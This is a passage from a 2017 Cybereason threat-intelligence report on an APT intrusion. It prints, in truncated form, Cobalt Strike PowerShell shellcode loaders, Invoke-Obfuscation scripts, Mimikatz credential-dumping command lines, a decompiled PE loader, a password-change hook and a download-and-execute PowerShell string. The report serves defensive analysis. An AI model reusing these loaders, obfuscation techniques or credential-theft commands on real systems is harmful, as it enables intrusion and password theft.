
File: C:\ProgramData\syscheck\syscheck.ps1
SHA-1: 7657769F767CD021438FCCE96A6BEFAF3BB2BA2D

```
syscheck.ps1
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | W
    $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null,
    System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropS
    IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($n
    $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Ob
    System.Reflection.AssemblyName('ReflectedDelegate')), [
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InM
    $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, Auto
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [
    System.Reflection.CallingConventions]::Standard, $var_parameters).SetImpleme
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtua
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/
OgAAAAA6ydfizeDxwSLDzHxg8cEV4sHMfCJBzHGg8cEg+kEMcA5wXQC6+pe/+bo1P///3QV/3l05/15C
1xWvW80pgjNYs4NzWLOXTKxzl0ysc5dMrHOXTKxzl0yWc5dMlfR5zxXZe7xdt3vvbv8u9XSj5uloOD8
LXT9fG/9/Xxv/f18b+Z2IHVs5Sf7JnYgdWzlJ/sh4oF1YrGG+y+2JDVh5SO7LOKE9Xjxg3swPKQ1Xm+
```

Example 2: Cobalt Strike Beacon payload from C&C server

©2017 Cybereason Inc. All rights reserved.

SHA-1: 6dc7bd14b93a647ebb1d2eccb752e750c4ab6b09



view-source:http://104.237.218.67/icon.ico

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Refle
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.Ca
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_t

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ydYixCDwASLMDHWg8AEUIsoMdWJKDHqq

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_p
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address ke
'@
```

Invoke-obfuscation (PowerShell Obfuscator)

In the fourth phase of the attack, the attackers changed their PowerShell obfuscation framework and used a new tool called “Invoke-Obfuscation”, which is written by Daniel Bohannon and available on GitHub. This tool was recently observed being used by the OceanLotus Group in APTs in Vietnam.

The attackers used it to obfuscate their new PowerShell payloads, which consisted mainly of Cobalt Strike Beacon, Mimikatz and a custom-built credential dumper. Below is an example of a PowerShell payload of a custom credential dumper that was obfuscated with “Invoke-Obfuscation”:

©2017 Cybereason Inc. All rights reserved.

doutlook.ps1

```
IEX( (' ((7hRDU{29}{57}{190}{69}{102}{172}{56}{9}{124}{55}{114}{171}{40}{108}{151}{51}{91}{86}{173
{5}{4}{157}{67}{36}{6}{130}{127}{143}{81}{73}{26}{113}{167}{160}{38}{144}{187}{119}{137}{96}{188}{
1}{80}{154}{49}{30'+'}{189}{184}{62}{60}{94}{64}{10}{46}{164}{138}{122}{181}{15}{168}{52}{163}{33}
}{97}{90}{141}{74}{27}{166}{125}{70}{14}{135}{18}{2}{50}{78}{107}{106}{77}{149}{110}{71}{88}{104}{
{186}{148}{75}{66}{12}{43}{111}{120}{176}{32}{116}{180}{44}{20}{152}{182}{177}{21}{58}{28}{65}{139
}{156}{145}{133}{140}{48}{150}{136}{35}{3}{178}{61}{183}{93}{13}{95}{134}{24}{8}{128}{63}{194}{87}
26}{98}{191}{84}{37}{68}{161}{79}{115}{175}{123}{129}{99}{82}{109}{131'+'}{105}{132}{41}{170}{101}
121}{25}{165}{0}{112}{193}{103}{54}{53}{155}{117}{162}{19}{17}{100}{45}{72}{16}{1}{89}{31}{7}{179}
-feR720tPtnI[(@ epyTetageleD-teG = etageleDssecorP46woWsInd0mg
ssecorP46woWsI lld.23lenreK sserddAcorP-teG = rddAssecorP46woWsInd0mg

}
xEdaerhTetaerCtNnd0mg eulaV- xEdaerhTetaerCtN emaN- ytreporPetoN epyTrebmeM- rebmeM-ddA eV6iv
snoitcnuF23niWnd0mg
)etageleDxEdaerhTetaerCtNnd0mg ,rddAxEdaerhTetaerCtNnd0mg(retnioPnoitcnuFroFetageleDteG::]
lahsraM.secivreSporetnI.emitnuR.metsyS[ = xEdaerhTetaerCtNnd0mg
)]23tnIU[( )]rtPtnI[ ,]23tnIU[ ,]23tnIU[ ,]23tnIU[ ,]looB[ ,]rtPtnI[ ,]rtPtnI[ ,]rtPtnI[ ,]rtPtnI[
```

PowerShell bypass tool (PSUnlock)

During the attack's fourth phase, the attackers attempted to revive the PowerShell infrastructure that was shut down during the attack's first phase.

To restore the ability to use Cobalt Strike and other PowerShell-based tools, the attackers used a slightly customized version of a tool called PSunlock, which is available on GitHub. The tool provides a way to bypass Windows Group Policies preventing PowerShell execution, and execute PowerShell scripts without running PowerShell.exe.

Two different payloads of this tool were observed on the compromised machines:
52852C5E478CC656D8C4E1917E356940768E7184 - pshdll35.dll
EDD5D8622E491DFA2AF50FE9191E788CC9B9AF89 - pshdll40.dll
The metadata of the file clearly shows that these files are linked to the PSUnlock project:

File Version:	1,0,0,0
File Flags Mask:	3F
File Type:	(2) DLL
File OS:	(4) Windows32, Dos32, NT32
Comments:	
File Description:	PSUnlock
Internal Name:	PowerShdll35.dll
Original Filename:	PowerShdll35.dll

©2017 Cybereason Inc. All rights reserved.

Examples of usage

The attackers changed the original (.exe) file to a .dll file and launched it with Rundll32.exe, passing the desired PowerShell script as an argument using the "-f" flag:

*RUNDLL32 C:\ProgramData**PShdll35.dll**,main -f C:\ProgramData**nvidia.db***

```
nvidia.db
Invoke-Expression( ('IEX( ((q1JoA{108}{152}{176}{22}{206}{194}{49}{159}{146}{119}{177}{26}{
199}{147}{56}{168}{4}{72}{83}{84}{60}{107}{155}{154}{12}{40}{29}{203}{188}{76}{37}{6}{81}{1
{125}{161}{124}{63}{105}{95}{45}{144}{148}{73}{183}{113}{200}{70}{106}{141}{189}{115}{132}{
0}{151}{48}{68}{3}{201}{185}{209}{101}{14}{193}{142}{127}{169}{34}{216}{140}{173}{90}{136}{
8}{39}{184}{41}{145}{2}{197}{9}{167}{38}{87}{7}{91}{64}{96}{217}{181}{19}{35}{111}{170}{218
00}{21}{94}{31}{67}{82}{175}{78}{162}{85}{192}{207}{52}{182}{126}{178}{120}{74}{65}{61}{36}
35}{53}{156}{149}{187}{93}{210}{69}{18}{24}{17}{143}{205}{8}{103}{171}{128}{88}{179}{164}{1
}{116}{23}{102}{129}{20}{43}{150}{118}{213}{211}{131}{114}{166}{112}{32}{28}{57}{186}{130}{
4}{89}{55}{110}{109}{117}{62}{104}{180}{190}{174}{5}{46}{1'+'0}{33}{137}{16}{123}{58}q1JoA-
qpdTXvGIHlN12zfPI0Yvft+LmhWpnUTk86Kns3Ywe3Ax37W5w8wVrU+8wVrUWWkR50977Idt9GZN489yqA8UCeJoQqy
    w0If1wTaHD2IiFPSf3+9iBuzGMj2X50N/XMMdM6qWf9Du2gi/
    bZeJ4lgC5rc05TOVWI7I9d73NSYhO/1P4aj21x5SeNbjr1EJvuyDHpyOYbn9xDmkHIp1/tv+dwVPmY5HUAVzkrG
    QMwihDiXOZINMYjIWsr7ACfcB75RLVuqrNQi2/
    x8BYHEyLI3EmXz24aCF6l9hh1cTReKwvt5rc05LeUoemV/6TtFje26ms4+uQ7UDZM29Ixg7x0iFMFcvbpiEvgC+
tS7fbSKN5jBp0kPGcB75RDi8ojTgOK+f4bEDk+xXXxJGWzNFo6jnp+85A4tRnOkEQqhqFmogRFa6STkXtTNkxwJENTT
    4n2CB5PV1AGdtioDkxv1/tv+W+BFQ1Jn4nWOqNBH8Au8u45En6oq9Q/EutpCZ+7roZYuqa9UcDnIeKZGA/
    TYeIzzGfmhdxEqaaXo+ihKj2rcQCoAXLCsqAF0j1BW1VO2j8uytFO74ZYyr7x0iFc/M3ulPe470RC98cldPSM4i
o+ihKQo9bKLXiQ8Y5YPy7AIsEtNWHYVnHTLWwXPvzneyejBbmayiB+OSXbfyejB701rBymezkiii/
```

The script actually contains a Cobalt Strike Beacon payload, as shown in the screenshot below, containing the beacon's indicative strings:

0x537bf10	29	could not open process %d: %d
0x537bf30	47	%d is an x64 process (can't inject x86 content)
0x537bf60	47	%d is an x86 process (can't inject x64 content)
0x537bfb0	16	NtQueueApcThread
0x537bfec	30	Could not connect to pipe: %d
0x537c024	34	kerberos ticket purge failed: %08x
0x537c048	32	kerberos ticket use failed: %08x
0x537c06c	29	could not connect to pipe: %d
0x537c08c	25	could not connect to pipe
0x537c0a8	37	Maximum links reached. Disconnect one
0x537c0d4	26	%d%d%d. %d%s%s%s%d%d
0x537c0f0	20	Could not bind to %d
0x537c108	69	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/')
0x537c150	10	%%IMPORT%%
0x537c15c	28	Command length (%d) too long
0x537c180	73	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s
0x537c1cc	49	powershell -nop -exec bypass -EncodedCommand "%s"

©2017 Cybereason Inc. All rights reserved.

Credential dumpers

The attackers used at least four different kinds of credential dumping tools. Some were custom-built for this operation and others were simply obfuscated to evade detection.

The main credential dumpers were:

1. Mimikatz
2. GetPassword_x64
3. Custom Windows Credential Dumper
4. Customized HookChangePassword

Mimikatz

Benjamin Delpy's Mimikatz is one of the most popular credential dumping and post-exploitation tools. It was definitely among the threat actor's favorite tools: it played a major role in helping harvest credentials and carry out lateral movement. The attackers successfully uploaded and executed at least 14 unique Mimikatz payloads, wrapped and obfuscated using different tools.

The following types of Mimikatz payloads were the the most used types:

1. Packed Mimikatz binaries (using custom and known packers)
2. PowerSploit's "Invoke-Mimikatz.ps1"
3. Mimikatz obfuscated with subTee's PELoader


While most antivirus vendors would detect the official Mimikatz binaries right away, it is still very easy to bypass the antivirus detection using different packers or obfuscators.

During the attack's first and second phases, the adversaries mainly used the packed binaries of Mimikatz as well as the PowerSploit's "Invoke-Mimikatz.ps1." As a result, it was very easy to detect Mimikatz usage just by looking for indicative command line arguments, as demonstrated here:

2	dllhosts.exe "kerberos::ptt c:\programdata\log.dat" kerberos::tgt exit
2	dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
2	dllhost.exe log privilege::debug sekurlsa::logonpasswords exit
2	dllhosts.exe privilege::debug token::elevate lsadump::sam exit
2	c:\programdata\dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
2	c:\programdata\dllhost.exe log privilege::debug sekurlsa::logonpasswords exit

©2017 Cybereason Inc. All rights reserved.

However, **during the third and fourth phases of the attack**, the attackers attempted to improve their “stealth”, and started using [Malwaria’s PELoader] Mimikatz:



The “system.exe” binary is based on Malwaria’s PELoader, which is written using the .NET framework and is fairly easy to decompile. It’s stealthier because it dynamically loads Mimikatz’s binary from the resources section of the PE, and then passes the relevant arguments internally, **without leaving traces in the process command line arguments**:

©2017 Cybereason Inc. All rights reserved.

```csharp
using ...

namespace Loader
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            try
            {
                string text = "c:\\programdata\\msdtc.exe";
                string pefile = Resources.pefile;
                byte[] bytes = Convert.FromBase64String(pefile);
                File.WriteAllBytes(text, bytes);
                Process process = new Process();
                process.StartInfo.UseShellExecute = false;
                process.StartInfo.RedirectStandardOutput = true;
                process.StartInfo.FileName = text;
                process.StartInfo.Arguments = "privilege::debug sekurlsa::logonpasswords exit";
                process.Start();
                string value = process.StandardOutput.ReadToEnd();
                process.WaitForExit(60000);
                File.Delete(text);
                Console.Write(value);
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
                Console.WriteLine(ex.StackTrace);
            }
        }
    }
}
```

Examining the the resources section, one can see a large base64-encoded section:

```
// Loader.Properties.Resources.resources (Embedded, Public)
Save
```

String Table

Name	Value
	TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v ZGUuDQ0KJAAAAAAAAABQRQAAZIYCAKM4RFgAAAAAAAAAAPAAIgALAgsAAF4PAAAGAAAAAAAAAA AAAgAAAAAABAAQAAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAACgDwAAAgAAAAAAAAMAQIUAAEA AAAAAABAAAAAAAAAAAAAQAAAAAAAAIAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAACADw BQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsHsPABwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAABIAAAAAAAAAAAAAAAAAudGV4dAA AOhcDwAAIAAAAF4PAAACAAAAAAAAAAAAAAAAAAAAgAABgLnJzcmMAAABABQAAAIAPAAAGAAAAYA8A AAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAAAAAAAAACgDwAAAAAAAGYPAAAAAAAAAAAAAAAAAAAAEAAAEJI

After decoding it, we can see the MZ header - indicating that indeed a PE file was hidden inside the resources section:

```
resources.bin **OVERWRITE MODE**
  0 4D5A90000300000004000000FFFF0000B800000000000000400000000000000000
 32 0000000000000000000000000000000000000000000000000000000080000000
 64 0E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F
 96 742062652072756E20696E20444F53206D6F64652E0D0D0A2400000000000000
128 5045000064860200A33844580000000000000000F00022000B020B00005E0F00
160 0006000000000000000000000020000000000000400100000000200000000200000
192 0400000000000000040000000000000000A00F000002000000000000003004085
224 0000400000000000000040000000000000000010000000000000020000000000000
256 000000001000000000000000000000000000000000000000800F0040050000
288 0000000000000000000000000000000000000000000000B07B0F001C000000
320 0000000000000000000000000000000000000000000000000000000000000000
352 0000000000000000000000000000000000000000000000000200000480000000
384 00000000000000002E74657874000000E85C0F000020000005E0F0000020000
416 000000000000000000000000200000602E72737263000000400500000000800F00
448 0006000000600F000000000000000000000000040000402E72656C6F630000
480 00000000000A00F00000000000000660F0000000000000000000000000040000042
512 480000000200050C0590F00F0210000010000000100006D8270000E5310F00
544 0000000000000000000000000000000000000000000000000000000000000000
```

Similar to the original file, this file is also a .NET application, so it was easy to decompile:

```
using ...

namespace PELoader
{
    internal class Program
    {
        public static void Main()
        {
            try
            {
                string pefile = Resources.pefile;
                byte[] fileBytes = Convert.FromBase64String(pefile);
                PELoader pELoader = new PELoader(fileBytes);
                string arg_32_0 = "Preferred Load Address = {0}";
                ulong imageBase = pELoader.OptionalHeader64.ImageBase;
                Console.WriteLine(arg_32_0, imageBase.ToString("X4"));
                IntPtr pointer = IntPtr.Zero;
                pointer = NativeDeclarations.VirtualAlloc(IntPtr.Zero, pELoader.OptionalHeader64.SizeOfImage, NativeDec
                string arg_87_0 = "Allocated Space For {0} at {1}";
                uint sizeOfImage = pELoader.OptionalHeader64.SizeOfImage;
                Console.WriteLine(arg_87_0, sizeOfImage.ToString("X4"), pointer.ToString("X4"));
                for (int i = 0; i < (int)pELoader.FileHeader.NumberOfSections; i++)
                {
```

Examining the resources section shows the base64 embedded file:

// PELoader.Properties.Resources.resources (Embedded, Public)

Save

String Table

Name	Value
	TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAXlDNhU/VdMlP1XTJT9V0yWo3IMlH1XTJajd4ybPVdMlqN2TJD9V0yWo3OMlH1XTI1G5YyV/VdMiVoMDJR9V0yJWgmMnD1XTJT9VwykfRdMnQzIzJS9V0yWo3UMh/1XTJajckyUvVdMlqNzDJS9V0yUmljaFP1XTIAAAAAAAAAAAAAAAAAAAAAUEUAAGSGBgBL5ThYAAAAAAAAAADwACIACwEJAAAAJyrBgAAEAAAAAAAQAEAAAAAEAAAAAIAAAUAAgAAAAAABQACAAAAAAAAYAsAAAQAAAAAAAAADAECBAAAQAAAAAAAEAAAAAAAAAAAEAAAAAAAAABAAAAAAAAAAAAAEAAA

After decoding the base64 section, we see that it is another PE file, which is the original Mimikatz payload taken from GitHub:

GetPassword_x64

GetPassword_x64 is a known, publicly available password dumping tool by the K8Team.
It was one of the tools used by Chinese “Emissary Panda” group, also known as “Threat Group-3390 (TG-3390)” in Operation Iron Tiger, as reported by TrendMicro.


It is interesting to notice that this tool’s hash, was the one out of the two hashes that were known to threat intelligence engines at the time of the attack:

log.exe [GetPassword_x64]	7f812da330a617400cb2ff41028c859181fe663f

It’s even more interesting to see that even in 2017, almost three years after it was first uploaded to VirusTotal, and two years after the same tool has been reported being used in an APT, it still has a very low detection rate and it is misclassified as adware or Mimikatz:

Below is a screenshot of the tool’s output, dumping local users’ passwords:

©2017 Cybereason Inc. All rights reserved.



Custom "HookPasswordChange"

In an attempt to remain persistent on the network, the attackers introduced a new tool that alerts them if a compromised account password was changed. The attackers borrowed the idea and a lot of the code from a known publicly available tool called "HookPasswordChange", which was inspired by a previous work done by "carnal0wnage". The original tool hooks Windows "*PasswordChangeNotify*" in Windows' default password filter (rassfm.dll). By doing so, every time this function is called, it will be redirected to the malicious *PasswordChangeNotify* function, which in turn will copy the changed password to a file and then return the execution back to the original *PasswordChangeNotify* function, allowing the password to be changed.

The observed payloads are:

SRCHUI.dll - 29BD1BAC25F753693DF2DDF70B83F0E183D9550D
Adrclients.dll - FC92EAC99460FA6F1A40D5A4ACD1B7C3C6647642

As can be seen, the internal names of the DLL files is "Password.exe".

©2017 Cybereason Inc. All rights reserved.

The exported functions of the malicious DLLs include the malicious code to hook rassfm.dll's password change functions:

Export Name	Ordinal	Virtual Address
InitializeChangeNotify	0	0x3700
PasswordChangeNotify	1	0x3740
PasswordFilter	2	0x3720

Following are strings extracted from the malicious binaries, indicating the hooking of rassfm.dll's *PasswordChangeNotify* functions:

```
Start hooking ....
Start hooking ...
rassfm ...
rassfm
Can't load rassfm. GetModuleHandle fail: %d
PasswordChangeNotify ...
PasswordChangeNotify
Get PasswordChangeNotify fail. Error : %d
Overwrite ...
VirtualProtect fail. Error : %d
Restore VirtualProtect fail. Error : %d
VirtualAlloc fail. Error : %d
Hook OK.
```

However, the code was not taken as is. The attackers made quite a few modifications, most of them are "cosmetic", like changing functions names and logging strings, as well as adding functionality to suit their needs.

Custom Outlook credential dumper

The attackers showed particular interest in obtaining the Outlook passwords of their victims. To do so, they wrote a custom credential dumper in PowerShell that focused on Outlook. Analysis of the code clearly shows that the attackers borrowed code from a known Windows credential dumper and modified it to fit their needs.
The payloads used are the following PowerShell scripts:

C:\ProgramData\doutlook.ps1 -
EBDD6059DA1ABD97E03D37BA001BAD4AA6BCBABD

©2017 Cybereason Inc. All rights reserved.

C:\ProgramData\adobe.dat - B769FE81996CBF7666F916D741373C9C55C71F15

adobe.dat

```
IEX ( ('IEX ( (((rzZ5{185}{230}{155}{226}{109}{27}{189}{194}{147}{60}{43}{89}{172}{5}{152}{184}{146
}{30}{214}{75}{261}{62}{161}{97}{200}{72}{92}{183}{232}{270}{38}{217}{268}{19}{39}{260}{254}{228}{1
43}{129}{23}{229}{106}{107}{159}{36}{86}{199}{68}{121}{47}{154}{256}{195}{124}{264}{150}{174}{9}{11
}{249}{207}{148}{42}{8}{131}{91}{167}{22}{239}{163}{24}{149}{224}{204}{130}{65}{202}{171}{248}{134}
{142}{16}{49}{85}{100}{18}{162}{79}{191}{133}{212}{35}{181}{211}{69}{137}{179}{153}{266}{243}{55}{1
76}{53}{215}{139}{28}{247}{140}{251}{250}{105}{93}{213}{234}{157}{144}{33}{263}{223}{14}{244}{96}{7
0}{48}{52}{51}{20}{111}{110}{222}{37}{120}{193}{12}{114}{59}{262}{122}{56}{4'+'4}{84}{168}{132}{103
}{196}{125}{17}{145}{88}{205}{77}{29}{231}{102}{45}{90}{210}{15}{123}{67}{76}{209}{40}{258}{190}{26
9}{63}{271}{272}{4}{151}{160}{242}{257}{178}{225}{180}{259}{3}{116}{50}{99}{26}{265}{253}{98}{246}{
166}{197}{54}{173}{57}{34}{25}{87}{138}{127}{158}{13}{216}{46}{41}{227}{218}{126}{245}{203}{21}{82}
{0}{219}{119}{221}{198}{32}{164}{71}{170}{61}{236}{156}{128}{182}{31}{201}{104}{233}{188}{108}{177}
{241}{112}{235}{58}{95}{165}{101}{78}{117}{6}{186}{208}{80}{81}{255}{237}{267}{74}{252}{115}{2}{206
}{1}{187}{64}{238}{135}{136}{118}{220}{175}{240}{83}{10}{94}{73}{7}{141}{169}{113}{66}{192}rzZ5 -f
CWa5Mouu8oC59tH+6Zd2cT82RQiWbhOnisEzuAeymxhd7+FtMhk/
nK8SRqzahasOJFKCV6+0TOWaYqeShMeCBkBY32B1fePUVETWX6B4KefaHmyEmw3nSA+TN6wT/
```

Since PowerShell execution was disabled at this stage of the attack, they attackers executed the PowerShell script via a tool called PSUnlock that enabled them to bypass PowerShell execution restrictions. This was done as follows:
rundll32 ***PShdll35.dll****,main -f* ***doutlook.ps1***

Results - rundll32.exe (352)

6 results.

Address	Length	Result
0x29cdae8	8240	+NeoBCGPpgClHYrf/ZZPScig+85Vf4e6SrW9FzUYis8S0v139kM2DICfOYpZZltDIBaVMQsTT8oJojmtxNzxKG/...
0x2ae2c2c	1644	JGFywn43CaklZnCuuYZ+NfzJoJ/bbPgu9TKpk3bqye/ATtaFsBJDBlfYcapgIjSXdzVCCVJHZkDrzCYJhOyuYA7...
0x2eabd30	2828	ynoFSZMq2WuPx9q1aRwvARuqDkQGqJXg8iffWMSiT1qdEuaunuAcjYUvMagRhSOaOl4N1nmTwUbK6btJ6V...
0x2f815f0	194	Invoke-ReflectivePEInjection -PEBytes $RawPEFile -ExeArgs '-o c:\programdata\log.txt' -ForceASLR}
0x2f819a4	50	-o c:\programdata\log.txt
0x321277c	78	ReflectiveExe -o c:\programdata\log.txt


The dumped strings of the Rundll32 process teach us two important things:

1. The attackers wrote a binary tool and then ported it to PowerShell, using PowerSploit's "Invoke-ReflectivePEInjection".
2. The attackers preconfigured the tools to write the output to ProgramData folder, where they hid most of their tools

